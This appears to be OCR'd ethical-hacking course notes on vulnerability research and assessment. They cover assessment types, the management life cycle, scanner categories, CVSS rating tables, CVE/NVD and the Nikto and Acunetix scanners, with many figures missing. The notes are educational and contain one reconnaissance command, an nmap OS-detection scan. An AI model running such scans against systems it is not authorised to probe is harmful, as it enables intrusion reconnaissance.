


✓ Packet capturing



➢ OS detection

nmap –O <ip>




- Vulnerability assessment

➢ What is a vulnerability?

➢ Vulnerability research

The process of discovering vulnerabilities and design flaws that will open an operating system and its applications to attack or misuse.

❖ Vulnerability classification



❖ Why administrators need vulnerability research

- ✓ To gather information about security trends, threats and attacks
- ✓ To find weaknesses and alert the network administrator before a network attack
- ✓ To get information that helps to prevent security problems
- ✓ To be informed how to recover from a network attack

❖ Vulnerabilities

- ✓ Misconfigurations
- ✓ Default installations
- ✓ Buffer overflows
- ✓ Unpatched servers
- ✓ Design flaws
- ✓ OS flaws
- ✓ Application flaws
- ✓ Open services
- ✓ Default passwords

➢ What is vulnerability assessment?


Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand assault.

It recognizes, measures and classifies security vulnerabilities in a computer system, network and communication channels. A vulnerability assessment may be used to identify weaknesses that can be exploited. It is performed by the details that gained from the vulnerability scanner such as network vulnerabilities, open ports & running services, application & service vulnerabilities etc. Also vulnerability assessment can be used to predict the effectiveness of additional measures in protecting information resources from attacks.

❖ Types of vulnerability assessments

- ✓ Active assessment - Uses a network scanner to find hosts, services and vulnerabilities
- ✓ Passive assessment – A technique used to sniff network traffic to find out active systems, network services, applications and vulnerabilities present
- ✓ External Assessment - Assesses the network from a hacker's point of view to find out what exploits and vulnerabilities are accessible to the outside world
- ✓ Internal Assessment - A technique to scan the internal infrastructure to find out the exploits and vulnerabilities
- ✓ Host based assessment - Determine the vulnerabilities in a specific workstation or server by performing configuration-level check through the command line
- ✓ Network assessment - Determines the possible network security attacks that may occur on the organization's system.
- ✓ Application assessment - Tests the web infrastructure for any misconfiguration and known vulnerabilities.
- ✓ Wireless network assessment - Determines the vulnerabilities in the organization's wireless networks.

➢ Vulnerability management life cycle




❖ Creating a baseline

Identify and **understand** business processes
Identify the **applications**, **data**, and **services** that support the business processes
Create an **inventory** of all assets, and **prioritize/rank** the critical assets
Map the network infrastructure
Identify the **controls** already in place
Understand **policy** implementation and **standards** compliance to the business processes
Define the **scope** of the assessment
Create **information protection procedures** to support effective planning, scheduling, coordination, and logistics

❖ Vulnerability assessment phase

Examine and evaluate **physical security**
Check for **misconfigurations** and human errors
Run vulnerability **scans** using tools
Identify and **prioritize** vulnerabilities
Apply business and technology **context** to scanner results
Perform OSINT information gathering to **validate** the vulnerabilities
Create a vulnerability scan **report**


❖ Post assessment phase



➢ Vulnerability assessment solutions

Product based solutions	Service based solutions
They are installed in the organization's internal network	They are offered by third parties, such as auditing or security consulting firms.
They are installed in private or non-routable space, or the Internet addressable portion of an organization's network	Some solutions are hosted inside the network, others are hosted outside the network.
If it is installed in the private network or in other words, behind the firewall, it cannot always detect outside attacks Service based solutions	A drawback of this solution is that attackers can audit the network from outside

➢ Working with vulnerability assessment solutions



➢ Types of vulnerability assessment tools

❖ Host-based vulnerability assessment tools

Finds and identifies the OS running on a particular host computer and tests it for known deficiencies. Search for common application and services.

❖ Depth assessment tools

These tools find and identify previously unknown vulnerabilities in a system. These types of tools include “fuzzers”.

❖ Application Layer Vulnerability Assessment tools

Application layer vulnerability assessment tools are directed towards web servers or data bases.

❖ Scope assessment tools

They provide security to the IT system by testing for vulnerabilities in the application and OS.

❖ Active/Passive tools

Active scanners perform vulnerability checks on the network that consume resources on the network.

Passive scanners do not affect system resources considerably; they only observe system data and perform data processing on a separate analysis machine.


❖ Location/ data examined tools

- ✓ Network based scanners
- ✓ Agent based scanners
- ✓ Proxy scanners
- ✓ Cluster scanners

➢ Characteristics of a good Vulnerability assessment tools

Ensures **correct outcomes by testing the network**, network resources, ports, protocols, and operating systems
Uses well-organized **inference-based approach** for testing
Automatically scans against continuously **updated databases**
Creates brief, actionable, and customizable reports, including **vulnerabilities by severity level** and trend analysis
Supports various **networks**
Suggests **proper remedies** and **workarounds** to correct vulnerabilities
Imitates the **outside view of attackers** for an objective

- Best Practices for selecting vulnerability assessment tools



- Common Vulnerability Scoring System (CVSS)

CVSS provides an open framework for communicating the characteristics and impacts of IT Vulnerabilities. Its quantitative model ensures repeatable accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores.

CVSS v2.0 Ratings

SEVERITY	BASE SCORE RANGE
LOW	0.0 - 3.9
MEDIUM	4.0 - 6.9
HIGH	7.0 - 10.0

CVSS v3.0 Ratings

SEVERITY	BASE SCORE RANGE
NONE	0.0
LOW	0.1 - 3.9
MEDIUM	4.0 - 6.9
HIGH	7.0 - 8.9
CRITICAL	9.0 - 10.0

- Resources for Vulnerability Research
  - ✓ Common Vulnerabilities and Exposures (CVE)

CVE ® is a publicly available and free to use list of dictionary of standardized identifiers for common software vulnerabilities and exposures.

- ✓ National Vulnerability Database (NVD)


The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names and impact metrics.

- ✓ Microsoft vulnerability research
- ✓ Security magazine
- ✓ SC magazine
- ✓ Vulnerability lab
- ✓ Security tracker
- ✓ Security focus


➢ Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.


- ✓ options




- ✓




- Acunetix
  - ✓ Setup installation



